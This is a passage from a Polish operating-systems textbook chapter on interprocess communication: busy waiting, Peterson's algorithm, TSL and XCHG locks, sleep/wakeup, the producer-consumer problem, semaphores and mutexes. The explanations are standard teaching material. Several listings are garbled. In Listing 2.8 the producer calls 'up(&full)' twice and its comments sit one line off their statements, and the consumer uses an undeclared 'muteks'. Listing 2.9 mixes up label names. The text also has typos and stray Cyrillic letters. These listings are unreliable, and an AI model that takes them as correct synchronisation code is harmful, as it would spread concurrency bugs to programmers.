Trzecie podejście do problemu wzajemnego wykluczania zaprezentowano na listingu 2.3. Fragment tego programu, podobnie jak prawie wszystkie w tej książce, został napisany w języku C. Wybrano go, ponieważ rzeczywiste systemy operacyjne zwykle są napisane w języku C (lub czasami w C++), a nader rzadko w takich językach jak Java, Python czy Haskell. Język C ma rozbudowane możliwości, jest wydajny i przewidywalny — są to cechy o kluczowym znaczeniu dla pisania systemów operacyjnych. Java nie jest przewidywalna. Może jej bowiem zabraknąć pamięci w kluczowym momencie, co spowoduje konieczność wywołania procesu odśmiecania w celu odzyskania pamięci w najmniej odpowiednim czasie. Nie może się to zdarzyć w języku C, ponieważ proces odśmiecania w języku C nie występuje. Porównanie ilościowe języków C, C++, Java i czterech innych można znaleźć w [Prechelt, 2000].

W kodzie na listingu 2.3 o możliwości wejścia procesu do regionu krytycznego w celu odczytania lub aktualizacji współdzielonej pamięci decyduje zmienna **turn**, która początkowo ma wartość 0. Najpierw proces 0 bada zmienną **turn**, odczytuje, że ma ona wartość 0 i wchodzi do regionu krytycznego. Proces 1 również odczytuje, że ma ona wartość 0, dlatego pozostaje w pętli i co jakiś czas bada zmienną **turn**, aby trafić na moment, w którym osiągnie ona wartość 1. Ciągłe testowanie zmiennej do czasu, aż osiągnie ona pewną wartość, nosi nazwę *aktywnego oczekiwania*. Należy raczej unikać stosowania tej techniki, ponieważ jest ona marnotrawstwem czasu procesora. Stosuje się ją tylko wtedy, kiedy można się spodziewać, że oczekiwanie nie będzie trwało zbyt długo. Blokadę wykorzystującą aktywne oczekiwanie określa się terminem *blokady pętlowej* (ang. *spin lock*).

Listing 2.3. Proponowane rozwiązanie dla problemu regionów krytycznych: (a) proces 0, (b) proces 1. W obu przypadkach należy zwrócić uwagę na średniki kończące instrukcje while

```
(a)                                     (b)
while (TRUE){                         while (TRUE) {
    while (turn != 0) /* pętla */ ;      while (turn != 1) /* pętla */;
    region_krytyczny( );                 region_krytyczny( );
    turn = 1;                           turn = 0;
    region_niekrytyczny();             region_niekrytyczny();
}
}
```

Kiedy proces 0 opuszcza region krytyczny, ustawia zmienną turn na 1. Dzięki temu proces 1 może wejść do swojego regionu krytycznego. Założymy, że proces 1 szybko opuścił swój region krytyczny, tak że oba procesy znajdują się teraz w regionach niekrytycznych, a zmienna turn ma wartość 0. Teraz proces 0 szybko uruchamia swoją pętlę, opuszcza swój region krytyczny i ustawia zmienną turn na 1. Od tej chwili oba procesy działają poza regionami krytycznymi.

Nagle proces 0 kończy działanie w swoim regionie niekrytycznym i powraca na początek pętli. Niestety, w tym momencie nie jest uprawniony do wejścia do regionu krytycznego, ponieważ zmienna turn ma wartość 1, a proces 1 jest zajęty działaniem w regionie niekrytycznym. Proces 0 oczekuje zatem w pętli while do czasu, aż proces 1 ustawii zmienną turn na 0. Mówiąc inaczej, działanie po kolej nie jest dobrym pomysłem, jeśli jeden z procesów jest znacznie wolniejszy niż drugi.

Sytuacja ta narusza warunek nr 3 sformułowany powyżej: proces 0 jest blokowany przez proces, który nie znajduje się w swoim regionie krytycznym. Wróćmy do katalogu spoolera omówionego powyżej — jeśli teraz powiązalibyśmy region krytyczny z czytaniem i zapisywaniem katalogu spoolera, proces 0 nie mógłby drukować innego pliku, ponieważ proces 1 jest zajęty czymś innym.

W rzeczywistości rozwiązanie to wymaga, aby dwa procesy ściśle naprzemiennie wchodziły do swoich regionów krytycznych, np. plików w spoolerze. Żaden z procesów nie ma prawa do skorzystania ze spoolera dwa razy z rzędu. Podczas gdy ten algorytm pozwala na uniknięcie wszystkich sytuacji wyścigu, nie jest to poważne rozwiązanie, ponieważ narusza ono warunek 3.

Rozwiązanie Petersona

Dzięki połączeniu idei kolejki ze zmiennymi blokującymi i ostrzegawczymi holenderski matematyk Thomas Dekker po raz pierwszy opracował programowe rozwiązanie wzajemnego wykluczania, niewymagające ściślej naprzemienności. Opis algorytmu Dekkera można znaleźć w [Dijkstra, 1965].

W 1981 roku Gary L. Peterson znalazł znacznie prostszy sposób osiągnięcia wzajemnego wykluczania. Dzięki temu rozwiązanie Dekkera stało się przestarzałe. Algorytm Petersona pokazano na listingu 2.4. Algorytm ten składa się z dwóch procedur napisanych w ANSI C. Oznacza to, że dla wszystkich zdefiniowanych i używanych funkcji muszą być dostarczone prototypy funkcji. Jednak dla zaoszczędzenia miejsca w tym i w kolejnych przykładach nie pokażemy prototypów.

Listing 2.4. Rozwiązanie problemu wzajemnego wykluczania zaproponowane przez Petersona

```
#define FALSE 0
#define TRUE 1
#define N    2
/* Liczba procesów */
```

```

int turn;                                /* Czyja jest kolej? */
int interested[N];                      /* Wszystkie zmienne mają początkowo wartość 0
                                         (FALSE) */
void enter_region(int process);          /* Argument process ma wartość 0 lub 1 */
{
    int other;                            /* Liczba innych procesów */
    other = 1 - process;                 /* Przeciwnieństwo argumentu process */
    interested[process] = TRUE;          /* Proces pokazuje, że jest zainteresowany */
    turn = process;                     /* Ustawienie flagi */
    while (turn == process && interested[other] == TRUE) /* Instrukcja null */;
}
void leave_region(int process)           /* Argument process oznacza proces, który opuszcza
                                         region krytyczny */
{
    interested[process] = FALSE;         /* Oznacza wyjście z regionu krytycznego */
}

```

Przed skorzystaniem ze zmiennych współdzielonych (tzn. przed wejściem do swojego regionu krytycznego) każdy z procesów wywołuje funkcję `enter_region` i przekazuje do niej parametr oznaczający własny numer procesu (0 lub 1). Wywołanie to wymusza oczekiwanie, jeśli jest taka potrzeba, do momentu, aż wejście do regionu krytycznego będzie bezpieczne. Po zakończeniu korzystania ze zmiennych współdzielonych proces wywołuje funkcję `leave_region`, by w ten sposób zaznaczyć, że zakończył korzystanie z regionu krytycznego i inny proces może wejść do niego, jeśli jest taka potrzeba.

Przyjrzyjmy się, w jaki sposób działa to rozwiązanie. Początkowo żaden z procesów nie znajduje się w swoim regionie krytycznym. Teraz proces 0 wywołuje funkcję `enter_region`. Oznacza on swoje zainteresowanie skorzystaniem z regionu krytycznego poprzez ustawienie swojego elementu tablicy, a następnie ustawia zmienną `turn` na 0. Ponieważ proces 1 nie jest zainteresowany korzystaniem z regionu, funkcja `enter_region` natychmiast zwraca sterowanie. Jeśli proces 1 wykona teraz wywołanie funkcji `enter_region`, zawiesi się do czasu, aż element `interested[0]` będzie miał wartość FALSE — zdarzenie to zajdzie tylko wtedy, gdy proces 0 wywoła funkcję `leave_region` w celu opuszczenia regionu krytycznego.

Rozważmy teraz przypadek, w którym oba procesy wywołują funkcję `enter_region` prawie jednocześnie. Oba zapiszą numer swojego procesu w zmiennej `turn`. Zawsze liczył się będzie ten zapis, który został wykonany jako drugi. Pierwszy zostanie nadpisany i będzie utracony. Założymy, że proces 1 zapisał wartość jako drugi, zatem zmienna `turn` ma wartość 1. Kiedy obydwa procesy dojdą do instrukcji `while`, proces 0 wykona ją zero razy i wejdzie do swojego regionu krytycznego. Proces 1 będzie wykonywał pętlę i nie będzie mógł wejść do swojego regionu krytycznego, dopóki proces 0 nie opuści swojego regionu krytycznego.

Instrukcja TSL

Teraz przyjrzyjmy się rozwiązaniu wymagającemu trochę pomocy ze strony sprzętu. Niektóre komputery, zwłaszcza te, które zaprojektowano do pracy z wieloma procesorami, mają instrukcję następującej postaci:

TSL REGISTER,LOCK

Instrukcja TSL (*Test and Set Lock* — testuj i ustaw blokadę) działa w następujący sposób: odczytuje zawartość słowa pamięci `lock` do rejestru RX, a następnie zapisuje niezerową wartość pod adresem

pamięci lock. Dla operacji czytania słowa i zapisywania go jest zagwarantowana niepodzielność — do zakończenia instrukcji żaden z procesorów nie może uzyskać dostępu do słowa pamięci. Procesor, który uruchamia instrukcję TSL, blokuje magistralę pamięci. W ten sposób uniemożliwia innym procesorom korzystanie z pamięci, dopóki sam nie zakończy z nią operacji.

Warto zwrócić uwagę na fakt, że zablokowanie magistrali pamięci bardzo się różni od wyłączenia przerwań. W przypadku zablokowania przerwań, jeśli po wykonaniu operacji odczytu na słowie pamięci będzie wykonany zapis, drugi procesor korzystający z magistrali w dalszym ciągu ma możliwość dostępu do słowa pamięci pomiędzy odczytem a zapisem. Zablokowanie przerwań w procesorze 1 nie ma żadnego wpływu na procesor 2. Jedynym sposobem na to, by zablokować procesorowi 2 dostęp do pamięci do chwili zakończenia pracy przez procesor 1, jest zablokowanie magistrali. To wymaga specjalnego mechanizmu sprzętowego (dokładniej ustawienia linii informującej o tym, że magistrala jest zablokowana i nie jest dostępna dla procesorów, poza tym, który ją zablokował).

Aby skorzystać z instrukcji TSL, użyjemy współdzielonej zmiennej lock, pozwalającej na koordynację dostępu do współdzielonej pamięci. Jeśli zmienna lock ma wartość 0, dowolny proces może ustawić ją na 1 za pomocą instrukcji TSL, a następnie czytać lub zapisywać wspólnie zablokowaną pamięć. Po zakończeniu operacji proces ustawa zmienną lock z powrotem na 0, korzystając ze standardowej instrukcji move.

W jaki sposób można skorzystać z tej instrukcji w celu uniemożliwienia dwóm procesom jednoczesnego dostępu do swoich regionów krytycznych? Rozwiązanie pokazano na listingu 2.5. Pokazano tam procedurę składającą się z czterech instrukcji w fikcyjnym (ale typowym) języku asemblera. Pierwsza instrukcja kopiuje starą wartość zmiennej lock do rejestru, po czym ustawia zmienną lock na 1. Następnie stara wartość jest porównywana z wartością 0. Wartość różna od zera oznacza, że wcześniej ustalono blokadę, dlatego program wraca do początku i testuje zmienną jeszcze raz. Prędzej czy później zmienna przyjmie wartość 0 (kiedy proces znajdujący się w danej chwili w regionie krytycznym zakończy w nim pracę), a procedura zwróci sterowanie, wcześniej ustawiony blokadę. Usuwanie blokady jest bardzo proste. Program po prostu zapisuje 0 w zmiennej lock. Nie są potrzebne żadne specjalne instrukcje synchronizacji.

Listing 2.5. Wchodzenie i opuszczanie regionu krytycznego z wykorzystaniem instrukcji TSL

enter_region:	
TSL REGISTER,LOCK	Skopiowanie zmiennej lock do rejestru i ustawienie jej na 1
CMP REGISTER,#0	Czy zmienna lock miała wartość zero?
JNE enter_region	Wartość różna od zera oznacza, że była blokada, zatem
	wracamy na początek pętli
RET	Zwrócenie sterowania do wywołującego. Wejście do regionu krytycznego
leave_region:	
MOVE LOCK,#0	Zapisanie 0 w zmiennej lock
RET	Zwrócenie sterowania do wywołującego

Jedno z rozwiązań problemu regionu krytycznego jest teraz proste. Przed wejściem do regionu krytycznego proces wywołuje funkcję enter_region. Funkcja ta realizuje aktywne oczekiwanie do chwili, kiedy blokada będzie zwolniona. Następnie ustawia blokadę i zwraca sterowanie. Po opuszczeniu regionu krytycznego proces wywołuje procedurę leave_region, która zapisuje 0 w zmiennej lock. Podobnie jak w przypadku wszystkich rozwiązań, które bazują na regionach krytycznych, aby metoda mogła działać, procesy muszą w odpowiednich momentach wywołać

instrukcje `enter_region` i `leave_region`. Jeśli jakiś proces będzie „oszukiwał”, warunek wzajemnego wykluczania nie będzie mógł być spełniony. Inaczej mówiąc, regiony krytyczne działają tylko wtedy, gdy procesy współpracują.

Alternatywą dla instrukcji TSL jest `XCHG`. Jej działanie polega na zamianie zawartości dwóch lokalizacji — np. rejestru i słowa pamięci. Kod bazujący na rozkazie `XCHG` zaprezentowano na listingu 2.6. Jak można zauważyc, zasadniczo jest on identyczny jak rozwiązanie z instrukcją TSL. Niskopoziomową synchronizację w oparciu o rozkaz `XCHG` wykorzystują wszystkie procesory x86 firmy Intel.

Listing 2.6. Wchodzenie i opuszczanie regionu krytycznego z wykorzystaniem instrukcji XCHG

<code>enter_region:</code>	
<code>MOVE REGISTER,#1</code>	Umieszczenie 1 w rejestrze
<code>XCHG REGISTER,LOCK</code>	Wymiana zawartości pomiędzy rejestrzem a zmienną lock.
<code>CMP REGISTER,#0</code>	Czy zmieniona lock miała wartość zero?
<code>JNE enter_region</code>	Wartość różna od zera oznacza, że była blokada, zatem
	wracamy na początek pętli.
<code>RET</code>	Zwrócenie sterowania do wywołującego. Wejście do regionu
	krytycznego
<code>leave_region:</code>	
<code>MOVE LOCK,#0</code>	Zapisanie 0 w zmiennej lock
<code>RET</code>	Zwrócenie sterowania do wywołującego

2.3.4. Wywołania sleep i wakeup

Zarówno rozwiązanie Petersona, jak i rozwiązanie bazujące na rozkazach TSL lub `XCHG` są prawidłowe, ale oba są obarczone defektem polegającym na konieczności korzystania z aktywnego oczekiwania. W skrócie działanie tych rozwiązań można ująć następująco: jeśli proces chce wejść do swojego regionu krytycznego, sprawdza, czy wejście jest dozwolone. Jeśli nie, proces pozostaje w pętli w oczekiwaniu na to, aż region stanie się dostępny.

Przy takim podejściu nie tylko jest marnotrawiony czas procesora, ale dodatkowo może ono przynosić nieoczekiwane efekty. Rozważmy przykład komputera z dwoma procesami — H o wysokim priorytecie i L o niskim priorytecie. Reguły szeregowania są takie, że proces H działa zawsze, kiedy jest w stanie gotowości. W pewnym momencie, kiedy proces L znajduje się w swoim regionie krytycznym, proces H zyskuje gotowość (np. kończy wykonywanie operacji wejścia-wyjścia). W tym momencie H rozpoczyna aktywne oczekiwanie, ale ponieważ proces L nigdy nie będzie zaplanowany w czasie, gdy działa proces H , proces L nigdy nie otrzyma szansy opuszczenia swojego regionu krytycznego. W związku z tym proces H wykonuje pętlę nieskończoną. Sytuację tę czasami określa się jako *problem inwersji priorytetów*.

Przyjrzyjmy się teraz pewnym prymitywom komunikacji międzyprocesorowej — operacjom, które w momentach, kiedy procesy nie mogą wejść do swoich regionów, blokują je, zamiast marnotrawić czas procesora. Do najprostszych należy para `sleep` i `wakeup`. `sleep` to wywołanie systemowe, które powoduje zablokowanie procesu wywołującego — tzn. zawieszenie go do czasu, kiedy inny proces go obudzi. Wywołanie `wakeup` ma jeden parametr — identyfikator procesu, który ma być obudzony. Alternatywnie zarówno operacja `sleep`, jak i `wakeup` mają po jednym parametrze — adresie pamięci wykorzystywanym w celu dopasowania operacji `sleep` do operacji `wakeup`.

Problem producent-konsument

W celu zaprezentowania przykładu użycia tych prymitywów rozważmy problem *producent-konsument* (znany także jako problem *ograniczonego bufora* — ang. *bounded-buffer*). Dwa procesy współdzielą bufor o stałym rozmiarze. Jeden z nich, producent, umieszcza informacje w buforze, natomiast drugi, konsument, je z niego pobiera (można również uogólnić problem dla m producentów i n konsumentów; my jednak będziemy rozważać przypadek tylko jednego producenta i jednego konsumenta, ponieważ to założenie upraszcza rozwiązania).

Problemy powstają w przypadku, kiedy producent chce umieścić nowy element w buforze, który jest już pełny. Rozwiązaniem dla producenta jest przejście do stanu uśpienia i zamówienie „budzenia” w momencie, kiedy konsument usunie z bufora jeden lub kilka elementów. Na podobnej zasadzie, jeśli konsument zechce usunąć element z bufora i zobaczy, że bufor jest pusty, przechodzi do stanu uśpienia i pozostaje w nim dopóty, dopóki producent nie umieści jakichś elementów w buforze i nie obudzi konsumenta.

To podejście wydaje się dość proste, ale prowadzi do sytuacji wyścigu, podobnej do tych, z jakimi mieliśmy do czynienia wcześniej, podczas omawiania katalogu spoolera. Do śledzenia liczby elementów w buforze potrzebna będzie zmenna *count*. Jeśli maksymalna liczba elementów, jakie mogą się zmieścić w buforze, wynosi N , w kodzie producenta trzeba będzie najpierw sprawdzić, czy *count* równa się N . Jeśli tak, to producent przechodzi do stanu uśpienia. Jeśli nie, producent dodaje element do bufora i inkrementuje zmienną *count*.

Kod konsumenta jest podobny: najpierw testowana jest zmienna *count* w celu sprawdzenia, czy ma wartość 0. Jeśli tak, przechodzi do stanu uśpienia. Jeśli ma wartość niezerową, usuwa element z bufora i dekrementuje licznik. Każdy z procesów sprawdza również, czy należy obudzić inny proces. Jeśli tak, to go budzi. Kod dla producenta i konsumenta zaprezentowano na listingu 2.7.

Listing 2.7. Problem producent-konsument z krytyczną sytuacją wyścigu

```
#define N 100                                /* liczba miejsc w buforze */
int count = 0;                                /* liczba elementów w buforze */
void producer(void)
{
    int item;
    while (TRUE) {                            /* pętla nieskończona */
        item = produce_item();                /* wygenerowanie następnego elementu */
        if (count == N) sleep();              /* jeśli bufor jest pełny, przejście do uśpienia */
        insert_item(item);                  /* umieszczenie elementu w buforze */
        count = count + 1;                  /* inkrementacja licznika elementów w buforze */
        if (count == 1) wakeup(consumer);    /* czy bufor był pusty? */
    }
}
void consumer(void)
{
    int item;
    while (TRUE) {                            /* pętla nieskończona */
        if (count == 0) sleep();              /* jeśli bufor jest pusty, przejście do uśpienia */
        item = remove_item();                /* pobranie elementu z bufora */
        count = count - 1;                  /* dekrementacja licznika elementów w buforze */
        if (count == N - 1) wakeup(producer); /* czy bufor był pełny? */
        consume_item(item);                /* wyświetlenie elementu */
    }
}
```

W celu wyrażenia wywołań systemowych, takich jak `sleep` i `wakeup` w języku C, pokażemy je jako wywołania do procedur bibliotecznych. Nie są one częścią standardowej biblioteki C, ale przypuszczalnie będą dostępne w każdym systemie, w którym są wykorzystywane wspomniane wywołania systemowe. Procedury `insert_item` i `remove_item`, których nie pokazano, obsługują operacje umieszczania elementów w buforze i pobierania elementów z bufora.

Teraz powróćmy na chwilę do sytuacji wyściigu. Może się ona zdarzyć ze względu na to, że dostęp do zmiennej `count` jest nieograniczony. W konsekwencji prawdopodobna wydaje się następująca sytuacja: bufor jest pusty, a konsument właśnie przeczytał zmienną `count` i dowiedział się, że ma ona wartość 0. W tym momencie program szeregujący zadecydował, że czasowo przerwie działanie konsumenta i uruchomi producenta. Producent wstawił element do bufora, przeprowadził inkrementację zmiennej `count` i zauważył, że teraz ma ona wartość 1. Na podstawie tego, że zmienna `count` wcześniej miała wartość 0, producent sądzi, że konsument jest uśpiony, a w związku z tym wywołuje `wakeup` w celu zbudzenia go.

Niestety, konsument nie jest jeszcze logicznie uśpiony, zatem sygnał pobudki nie zadziała. Kiedy konsument ponownie zadziała, sprawdzi wartość zmiennej `count`, którą przeczytał wcześniej, dowie się, że ma ona wartość 0 i przejdzie do stanu uśpienia. Prędzej czy później producent wypełni bufor i również przejdzie do uśpienia. Oba procesy będą spały na zawsze.

Sedno tego problemu polega na tym, że sygnał `wakeup` wysłany do procesu, który jeszcze nie spał, został utracony. Gdyby nie został utracony, wszystko działałoby jak należy. Szybkim rozwiązaniem problemu jest modyfikacja reguł polegającej na dodaniu *bitu oczekiwania na sygnał wakeup*. Bit ten jest ustawiany w przypadku, gdy sygnał `wakeup` zostanie wysłany do procesu, który nie jest uśpiony. Kiedy proces spróbuje później przejść do stanu uśpienia, to w przypadku gdy jest ustawiony bit oczekiwania na sygnał `wakeup`, zostanie on wyłączony, ale proces nie przejdzie do stanu uśpienia. Bit oczekiwania na sygnał `wakeup` jest skarbonką pozwalającą na przechowywanie sygnałów `wakeup`. Konsument zeruje bit oczekiwania na sygnał `wakeup` w każdej iteracji pętli.

O ile pojedynczy bit oczekiwania na sygnał `wakeup` rozwiązuje problem w tym prostym przykładzie, o tyle łatwo skonstruować przykłady z trzema procesami lub większą ich liczbą, w których jeden bit oczekiwania na sygnał `wakeup` nie wystarczy. Można by stworzyć kolejną lątkę i dodać jeszcze jeden bit oczekiwania na sygnał `wakeup` lub stworzyć ich 8, albo nawet 32, ale zasadniczy problem i tak pozostanie.

2.3.5. Semafora

Taka była sytuacja w 1965 roku, kiedy Dijkstra zaproponował użycie zmiennej całkowitej do zliczania liczby zapisanych sygnałów `wakeup`. W swojej propozycji przedstawił nowy typ zmiennej, która nazwał *semaphorem*. Semafor może mieć wartość 0, co wskazuje na brak zapisanych sygnałów `wakeup`, lub jakąś wartość dodatnią, gdyby istniał jeden zaledwy sygnał `wakeup` lub więcej takich sygnałów.

Dijkstra zaproponował dwie operacje: `down` i `up` (odpowiednio uogólnienia operacji `sleep` i `wakeup`). Operacja `down` na semaforze sprawdza, czy wartość zmiennej jest większa od 0. Jeśli tak, dekrementuje tę wartość (tzn. wykonuje operację `up` z argumentem 1 dla zapisanych sygnałów `wakeup`) i kontynuuje. Jeśli wartość wynosi 0, proces jest przełączany na chwilę w stan uśpienia bez wykonywania operacji `down`. Sprawdzanie wartości, modyfikowanie jej i ewentualnie przechodzenie do stanu uśpienia jest wykonywane w pojedynczej i *niepodzielnej akcji*. Istnieje gwarancja, że kiedy rozpocznie się operacja na semaforze, żaden inny proces nie będzie mógł

uzyskać do niego dostępu, aż operacja zakończy się lub zostanie zablokowana. Ta niepodzielność ma absolutnie kluczowe znaczenie dla rozwiązywania problemów synchronizacji i unikania sytuacji wyścigu. Niepodzielne akcje, w których grupa powiązanych operacji albo jest wykonywana bez przerwy, albo nie jest wykonywana wcale, są niezwykle ważne w wielu obszarach informatyki.

Operacja up inkrementuje wartość wskazanego semafora. Jeśli na tym semaforze był uśpiony jeden proces lub więcej procesów, które nie mogły wykonać wcześniejszej operacji down, to system wybiera jeden z nich (np. losowo) i zezwala na dokończenie operacji down. Tak więc po wykonaniu operacji up na semaforze, na którym były uśpione procesy, semafor w dalszym ciągu będzie miał wartość 0, ale będzie na nim uśpiony o jeden proces mniej. Operacja inkrementacji semafora i budzenia jednego procesu również jest niepodzielna. Żaden proces nigdy nie blokuje wykonania operacji up, podobnie jak w poprzednim modelu żaden proces nie mógł blokować operacji wakeup.

Tak na marginesie — w oryginalnym artykule Dijkstra zamiast nazw operacji down i up użył odpowiednio nazw P i V. Ponieważ nie mają one znaczenia mnemonicznego dla ludzi nieznających języka holenderskiego i niewielkie znaczenie dla tych, którzy go znają — *Proberen* (próbuje) i *Verhogen* (podniesie) — zamiast nich będziemy używać nazw down i up. Po raz pierwszy operacje te wprowadzono w języku programowania Algol 68.

Rozwiązywanie problemu producent-konsument z wykorzystaniem semaforów

Semafony rozwiązują problem utraconych sygnałów wakeup, co zaprezentowano na listingu 2.8. Aby działały prawidłowo, istotne znaczenie ma zaimplementowanie ich w sposób niepodzielny. Oczywiście metodą jest zaimplementowanie operacji up i down w postaci wywołań systemowych. System operacyjny na czas sprawdzania semafora powinien zablokować przerwania, zaktualizować semafor i jeśli trzeba — przełączyć proces do stanu uśpienia. Ponieważ wszystkie te działania zajmują tylko kilka instrukcji, zablokowanie przerwań nie przynosi szkody. W przypadku użycia wielu procesorów każdy semafor powinien być chroniony przez zmienną blokady. W celu sprawdzenia, że tylko jeden procesor w danym momencie bada semafor, można użyć instrukcji TSL lub XCHG.

Listing 2.8. Rozwiązywanie problemu producent-konsument z wykorzystaniem semaforów

```
#define N 100
typedef int semaphore;
semaphore mutex = 1;
semaphore empty = N;
semaphore full = 0;
void producer(void)
{
    int item;
    while (TRUE) {
        item = produce_item(); /* TRUE jest stałą o wartości 1 */
        down(&empty); /* wygenerowanie wartości do umieszczenia w buforze */
        down(&mutex); /* dekrementacja licznika pustych */
        insert_item(item); /* wejście do regionu krytycznego */
        up(&mutex); /* umieszczenie nowego elementu w buforze */
        up(&full); /* opuszczenie regionu krytycznego */
        up(&full); /* inkrementacja licznika zajętych miejsc */
    }
}
```

```

    }
    void consumer(void)
    {
        int item;
        while (TRUE) {           /* pętla nieskończona */
            down(&full);        /* dekrementacja licznika zajętych */
            down(&muteks);       /* wejście do regionu krytycznego */
            item = remove_item(); /* pobranie elementu z bufora */
            up(&muteks);         /* opuszczenie regionu krytycznego */
            up(&empty);          /* inkrementacja licznika pustych miejsc */
            consume_item(item);  /* wykonanie operacji z elementem */
        }
    }
}

```

Należy zdać sobie sprawę z tego, że użycie instrukcji TSL lub XCHG w celu uniemożliwienia kilku procesorom korzystania z semafora w tym samym czasie różni się od aktywnego oczekiwania producenta lub konsumenta na opróżnienie lub wypełnienie bufora. Operacja na semaforze zajmuje tylko kilka mikrosekund, podczas gdy oczekивание producenta lub konsumenta mogło trwać dowolnie długo.

W pokazanym rozwiązaniu użyto trzech semaforów: semafor `full` służy do zliczania gniazd, które są zajęte, semafor `empty` służy do zliczania gniazd, które są puste, natomiast semafor `mutex` zapewnia, aby producent i konsument nie korzystali z bufora jednocześnie. Semafor `full` początkowo ma wartość 0, `empty` ma początkową wartość równą liczbie gniazd w buforze, natomiast `mutex` początkowo ma wartość 1. Semafony inicjowane wartością 1 i używane przez dwa procesy lub większą ich liczbę po to, by zyskać pewność, że tylko jeden z nich może wejść do swojego regionu krytycznego w tym samym czasie, nazywają się *semaforami binarnymi*. Jeśli proces wykona operację `down` bezpośrednio przed wejściem do swojego regionu krytycznego i `up` bezpośrednio po jego opuszczeniu, wzajemne wykluczanie jest zapewnione.

Teraz, kiedy dysponujemy dobrymi przymitywami komunikacji między procesami, powróćmy na chwilę do sekwencji przerwań pokazanej na rysunku 2.5. W systemie, który używa semaforów, naturalnym sposobem ukrycia przerwań jest powiązanie semafora, początkowo ustawionego na 0, z każdym urządzeniem wejścia-wyjścia. Bezpośrednio po uruchomieniu urządzenia wejścia-wyjścia, proces zarządzający wykonuje operację `down` na powiązanym z nim semaforze, a tym samym natychmiast się blokuje. Kiedy nadejdzie przerwanie, procedura obsługi przerwania wykonuje operację `up` na powiązanym semaforze. Dzięki temu proces jest gotowy do ponownego uruchomienia. W tym modelu krok 5. z rysunku 2.5 składa się z wykonania operacji `up` na semaforze powiązanym z urządzeniem. Dzięki temu w kroku 6. program szeregujący może uruchomić menedżera urządzeń. Oczywiście w przypadku, gdy kilka procesów będzie gotowych, program szeregujący będzie mógł uruchomić w następnej kolejności ważniejszy proces. Niektóre z wykorzystanych algorytmów szeregowania omówimy w dalszej części niniejszego rozdziału.

W przykładzie z listingu 2.8 użyliśmy semaforów na dwa sposoby. Różnica pomiędzy nimi jest na tyle ważna, że należy ją wyjaśnić. Semafor `mutex` jest wykorzystywany do wzajemnego wykluczania. Służy do tego, by można było zagwarantować, że tylko jeden proces w danym czasie odczytuje bufor i powiązane z nim zmienne. To wzajemne wykluczanie jest wymagane w celu przeciwdziałania chaosowi. Zagadnienie wzajemnego wykluczania oraz sposobów osiągnięcia tego stanu omówimy w następnym punkcie.

Poza wzajemnym wykluczaniem semafony wykorzystuje się do *synchronizationi*. Semafony `full` i `empty` są potrzebne do tego, by zagwarantować, że określone sekwencje zdarzeń wystąpią

lub nie. W tym przypadku zapewniają one, że producent przestanie działać, kiedy bufor będzie pełny, oraz że konsument przestanie działać, kiedy bufor będzie pusty. To zastosowanie różni się od realizacji wzajemnego wykluczania.

2.3.6. Muteksy

Jeśli nie jest potrzebna właściwość zliczania, czasami używa się uproszczonej wersji semaforów zwanych *muteksami* (ang. *mutex*). Muteksy nadają się wyłącznie do zarządzania wzajemnym wykluczaniem niektórych współdzielonych zasobów lub fragmentu kodu. Są one łatwe i wydajne do implementacji. Dzięki temu okazują się szczególnie przydatne w pakietach obsługi wątków, które w całości są implementowane w przestrzeni użytkownika.

Mutex jest zmienną, która może znajdować się w jednym z dwóch stanów: „odblokowany” lub „zablokowany”. W efekcie do jego zaprezentowania jest potrzebny tylko 1 bit. W praktyce w tej roli często wykorzystuje się dane integer, przy czym wartość 0 oznacza „odblokowany”, natomiast wszystkie inne wartości oznaczają „zablokowany”. Z muteksami wykorzystuje się dwie procedury. Kiedy wątek (lub proces) potrzebuje dostępu do regionu krytycznego, wywołuje funkcję `mutex_lock`. Jeśli mutex jest już odblokowany (co oznacza, że jest dostępny region krytyczny), wywołanie kończy się sukcesem i wątek wywołujący może wejść do regionu krytycznego.

Z drugiej strony, jeśli mutex jest już zablokowany, wątek wywołujący zablokuje się do czasu, kiedy wątek znajdujący się w regionie krytycznym zakończy w nim działania i wywoła funkcję `mutex_unlock`. Jeśli na mutexie jest zablokowanych wiele wątków, losowo wybierany jest jeden z nich i otrzymuje zgodę na założenie blokady.

Ponieważ muteksy są tak proste, można je z łatwością zaimplementować w przestrzeni użytkownika, pod warunkiem że będą dostępne instrukcje `TSL` lub `XCHG`. Kod operacji `mutex_lock` i `mutex_unlock`, które można wykorzystać z pakietem obsługi wątków poziomu użytkownika pokazano na listingu 2.9. Rozwiążanie z instrukcją `XCHG` jest w zasadzie takie samo.

Listing 2.9. Implementacja operacji `mutex_lock` i `mutex_unlock`

<code>mutexs_lock:</code>	
<code>TSL REGISTER,MUTEKS</code>	skopiowanie mutexa do rejestru i ustawienie go na 1
<code>CMP REGISTER,#0</code>	Czy mutex miał wartość zero?
<code>JZE ok</code>	Jeśli miał wartość zero, był odblokowany, zatem funkcja kończy działanie.
<code>CALL thread_yield</code>	Mutex jest zajęty — zaplanowanie innego wątku
<code>JMP mutex_lock</code>	ponownie próby
<code>ok: RET</code>	Zwrócenie sterowania do procesu wywołującego. Wejście do regionu krytycznego
<code>mutexs_unlock:</code>	
<code>MOVE MUTEKS,#0</code>	Zapisanie 0 w mutexie
<code>RET</code>	Zwrócenie sterowania do procesu wywołującego

Kod operacji `mutex_lock` jest podobny do kodu operacji `enter_region` z listingu 2.5 z jedną zasadniczą różnicą. Kiedy funkcja `enter_region` nie zdąży wejść do regionu krytycznego, wielokrotnie powtarza testowanie blokady (aktywne oczekiwanie). Kiedy skończy się przydzielony czas, zaczyna działać inny proces. Prędzej czy później proces utrzymujący blokadę zacznie działać i ją zwolni.

W przypadku zastosowania wątków (użytkownika) sytuacja jest inna, ponieważ nie ma zegara, który zatrzymuje zbyt długo działające wątki. W konsekwencji wątek chcący uzyskać blokadę

poprzez aktywne oczekiwanie będzie wykonywał się w pętli nieskończonej. W związku z tym nigdy nie uzyska blokady, ponieważ nigdy nie pozwoli żadnemu innemu wątkowi na uruchomienie się i zwolnienie blokady.

W tym miejscu ujawnia się różnica pomiędzy funkcjami `enter_region` i `mutex_lock`. Kiedy tej drugiej nie uda się ustawić blokady, wywołuje funkcję `thread_yield` po to, by przekazać procesor do innego wątku. W konsekwencji nie ma aktywnego oczekiwania. Kiedy wątek uruchomi się następnym razem, ponownie analizuje blokadę.

